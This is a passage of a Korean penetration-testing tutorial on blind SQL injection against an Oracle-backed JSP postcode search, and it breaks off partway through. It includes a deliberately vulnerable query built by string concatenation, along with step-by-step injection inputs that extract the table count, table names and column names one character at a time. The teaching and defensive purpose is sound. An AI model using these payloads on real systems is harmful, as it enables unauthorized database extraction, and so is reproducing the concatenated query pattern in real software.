- Web 모의해킹 -

Blind SQL Injection

SK 인포섹, 이호석

leehs2@sk.com


1. 개요

2016 년 6 월 15 일 미국 IBM 에서 데이터 유출이 기업에 미치는 손해에 대한 조사/분석 보고서「Cost of Data Breach」를 발표하였습니다. http://www-03.ibm.com/security/data-breach/


이번 조사는 미국이나 일본을 포함한 12 개국의 383 개 회사로부터 청취나 데이터를 근거로 분석하였는데, 데이터 유출 비용의 평균액이 400 만 달러이고 기록 1 건의 분실이나 도난으로 발생하는 평균 비용은 158 달러라고 합니다.

시큐리티 침해의 발견이 늦어지면 질수록, 비용이 증대하는 것도 알려지게 되었는데, 100 일 이내에 데이터 유출이 발견된 경우, 기업의 손해액은 평균 323 만 달러이지만, 100 일을 지나면 평균 438 만 달러로 100 만 달러 이상 증가합니다. 시큐리티 침해 발생에서 발견에 이르기까지의 평균 기간은 201 일로 추계됩니다.

(데이터 유출 비용으로는 사고에 대한 조치, 평판의 실추, 업무의 정체 등에 의한 비용이 포함됩니다.)



데이터 유출 원인은 48%가 악의적이거나 범죄공격에 의해 발생하였고, 27%가 비즈니스 프로세스를 포함한 시스템 결함, 25%가 근무태만직원에 의해 발생한다고 조사되었습니다.




다시 말해, SQL Injection 과 같은 데이터 유출이 직접적으로 이뤄지는 공격으로 기업이 받는 피해가 평균 40 억원이고, 공격 가능한 곳을 방치하고 침해사실을 늦게 발견 할수록 손해액이 증가한다는 것입니다.

또한 근무태만직원에 의한 침해사고가 25%나 된다고 하니, 현재 운영중인 시스템이 안전한지 다시 한번 되짚어 볼 필요가 있겠습니다.

2. Blind SQL Injection – 로그인 페이지

Blind SQL Injection 은 장님(blind man)이 지팡이를 이용해 집을 찾아갈때 바닥을 두드리며 이곳이 어딘지 이길이 맞는지 1 개씩 짚어보는 것과 같이, 조건문 실행결과에 원하는 값 1 글자가 ascii 값으로 50 보다 큰지 100 보다 큰지 비교하여 1 글자씩 데이터를 알아내는 공격기법입니다.
흔히 SQL Injection 하면 가장 많이들 떠올리시는게 or 1=1, and 1=1 인데, 쉽게 SQL Injection 에 반응을 볼 수 있는 방법 중 하나이지만, 실제 데이터를 출력하기까지 어떤 과정이 필요한지 알아보고 이를 통해 막아야하는 저장 프로시저(함수)는 어떤 것이 있는지 확인해 보겠습니다.

Blind SQL Injection 의 데이터 추출 과정은 다음과 같습니다.



2.1. SUBSTR, 문자열 자르기

Error Based SQL Injection 에서는 1 개의 DATA 만 확인 할 수 있었다면, Blind SQL Injection 1 개의 문자만 확인 할 수 있습니다. SUBSTR 은 문자열을 자르는 함수인데 이를 이용해 원하는 데이터의 문자를 1 개씩 확인하는데 사용합니다. 사용법은 다음과 같습니다.
SUBSTR(자르고 싶은 문자열, 자르고 싶은 위치, 자르고 싶은 개수). 쿼리문으로 확인하면 다음과 같습니다.

쿼리 내용	요청 쿼리	실행 결과
abcdefg 문자열 중 1 번째 글자부터 1 글자 자르기	SELECT SUBSTR('abcdefg',1,1) FROM DUAL	a
abcdefg 문자열 중 2 번째 글자부터 5 글자 자르기	SELECT SUBSTR('abcdefg',2,5) FROM DUAL	bcdef
서브쿼리 실행 결과 문자열 중 1 번째 글자부터 1 글자 자르기	SELECT SUBSTR((SELECT ID FROM LHSMEMBER3 WHERE ROWNUM=1),1,1) FROM DUAL	1
서브쿼리 실행 결과 문자열 중 1 번째 글자부터 5 글자 자르기	SELECT SUBSTR((SELECT ID FROM LHSMEMBER3 WHERE ROWNUM=1),1,5) FROM DUAL	1saas

2.2. ASCII, 논리형 결과로 데이터 확인하는 방법

SUBSTR 함수로 원하는 1 개의 문자열을 출력했는데 이걸 where 에서 사용하려면 논리형 자료로 가공해야 합니다. (AND 뒤에 올 조건문 이므로 결과가 True/False 형태가 되어야 합니다.) 이를 위해 해당 문자열을 ASCII(숫자, 10 진수) 형태로 변경한 후 0 보다 큰지, 크다면 50 보다 큰지, 100 보다 작은지 계속 추적해 나가는 과정이 필요합니다.

※. COUNT 함수로 개수를 확인하는 것도 특정숫자와 비교하며 큰지, 작은지 추적해 나가는 과정을 거침

쿼리 내용	요청 쿼리	실행 결과
문자열 a 가 ASCII 코드로 97 인 것을 확인	SELECT ASCII(SUBSTR('abcdefg',1,1)) FROM DUAL	결과 : 97
비교문(97>0)결과가 True 이기 때문에 123 이 출력	SELECT 123 FROM DAUL WHERE ASCII(SUBSTR('abcdefg',1,1))>0 FROM DUAL	결과 : 123 WHERE 절 : True
비교문(97>96)결과가 True 이기 때문에 123 이 출력	SELECT 123 FROM DAUL WHERE ASCII(SUBSTR('abcdefg',1,1))>96 FROM DUAL	결과 : 123 WHERE 절 : True
비교문(97>97)결과가 False 이기 때문에 출력 값이 없음	SELECT 123 FROM DAUL WHERE ASCII(SUBSTR('abcdefg',1,1))>97 FROM DUAL	결과 : 출력 값 없음 WHERE : False

10 진수	부호	10 진수	부호	10 진수	부호	10 진수	부호	10 진수	부호	10 진수	부호
32		48	0	65	A	81	Q	97	a	113	q
33	!	49	1	66	B	82	R	98	b	114	r
34	"	50	2	67	C	83	S	99	c	115	s
35	#	51	3	68	D	84	T	100	d	116	t
36	$	52	4	69	E	85	U	101	e	117	u
37	%	53	5	70	F	86	V	102	f	118	v
38	&	54	6	71	G	87	W	103	g	119	w
39	'	55	7	72	H	88	X	104	h	120	x
40	(	56	8	73	I	89	Y	105	i	121	y
41	)	57	9	74	J	90	Z	106	j	122	z
42	*	58	:	75	K	91	[	107	k	123	{
43	+	59	;	76	L	92	\	108	l	124	|
44	,	60	<	77	M	93	]	109	m	125	}
45	-	61	=	78	N	94	^	110	n	126	~
46	.	62	>	79	O	95	_	111	o	127	⌂
47	/	63	?	80	P	96	`	112	p		
		64	@								

2.3. 데이터 획득

이제 실제 데이터를 어떻게 출력하는지 확인해보겠습니다. 이번 실습에는 동 이름을 입력 받아 우편번호를 조회하는 화면을 사용하겠으며, 해당 소스코드는 다음과 같습니다.

```
1  String param_dong=request.getParameter("dong");
2
3  try{
4     Context init = new InitialContext();
5     DataSource ds = (DataSource)init.lookup("java:comp/env/jdbc/shanks123");
6     conn = ds.getConnection();
7
8     String sql = "SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG LIKE '%"+param_dong+"%'";
9     stmt = conn.createStatement();
10    rs = stmt.executeQuery(sql);
```


```
11    ...
12    }catch(SQLException e){
13    out.println(e);
14    ...
```

이 소스코드에서 원하는 데이터를 추출하는 방법은 다음과 같습니다.

Step 1-1) 먼저 전체테이블 개수를 확인합니다.

쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND (SELECT COUNT(TABLE_NAME) FROM ALL_TABLES)>106--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='% 영등포동 8%' AND (SELECT COUNT(TABLE_NAME) FROM ALL_TABLES)>106--%'


※. 우편번호 검색창의 동 이름 입력란에 위 표의 "입력값"을 입력합니다. 그 결과 서버에 전달되는 SQL 문장이 위 표의 "동작 쿼리"처럼 변경되어 실행됩니다



결과해설 : 검색이 정상적으로 이뤄졌기 때문에(True), 시스템 테이블에 등록된 전체 테이블 개수가 "106"개 보다 큰 것을 알아낼 수 있음

Step 1-2) 전체테이블 개수를 확인합니다.


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND (SELECT COUNT(TABLE_NAME) FROM ALL_TABLES)>107--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='% 영등포동 8%' AND (SELECT COUNT(TABLE_NAME) FROM ALL_TABLES)>107--%'



결과해설 : 출력 값이 없기 때문에(False), 시스템 테이블에 등록된 전체 테이블 개수가 "107"개임을 알아낼 수 있음. (106 초과, 107 이하)

Step 1-3) 원하는 테이블을 찾을 때까지 행번호, 자리수를 증가시켜가면서 테이블 명 정보를 추출합니다.


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM ALL_TABLES) WHERE RNUM=60),1,1))>75--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM ALL_TABLES) WHERE RNUM=60),1,1))>75--%'



결과해설 : 검색이 정상적으로 이뤄졌기 때문에(True), 시스템 테이블에 등록된 60 번째 테이블의 첫번째 문자가 "ASCII, 75"보다 큰 것을 알아낼 수 있음

Step 1-4) 원하는 테이블을 찾을 때까지 행번호, 자리수를 증가시켜가면서 테이블 명 정보를 추출합니다.


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM ALL_TABLES) WHERE RNUM=60),1,1))>76--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM ALL_TABLES) WHERE RNUM=60),1,1))>76--%'



결과해설 : 출력 값이 없기 때문에(False), 시스템 테이블에 등록된 60 번째 테이블의 첫번째 문자가 ASCII, 76, "L"인것을 알아낼 수 있음. (75 초과, 76 이하)
SUBSTR(쿼리,2,1), SUBSTR(쿼리,3,1)등 자리수를 바꿔 ASCII 값을 대조한 결과 테이블명이 "LHSMEMBER3"인 것을 확인함

Step 2-1) 원하는 테이블 내의 칼럼 명을 알아내기 위해, 해당 테이블의 칼럼 개수를 추출합니다.


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND (SELECT COUNT(COLUMN_NAME) FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3')>11--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND (SELECT COUNT(COLUMN_NAME) FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3')>11-- %'



결과해설 : 검색이 정상적으로 이뤄졌기 때문에(True), 테이블 LHSMEMBER3 의 칼럼수가 "11"개보다 큰 것을 알아낼 수 있음

Step 2-2) 원하는 테이블 내의 칼럼 명을 알아내기 위해, 해당 테이블의 칼럼 개수를 추출합니다.


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND (SELECT COUNT(COLUMN_NAME) FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3')>12--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND (SELECT COUNT(COLUMN_NAME) FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3')>12--%'



결과해설 : 출력 값이 없기 때문에(False), 테이블 LHSMEMBER3 의 칼럼수가 "12"개임을 알아낼 수 있음. (11 초과, 12 이하)

Step 2-3) 해당 테이블내의 원하는 칼럼을 찾을 때까지 행번호, 자리수를 증가시켜 가면서 칼럼명 정보를 추출합니다.


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND ASCII(SUBSTR((SELECT COLUMN_NAME FROM (SELECT COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3') WHERE RNUM=12),1,1))>72--
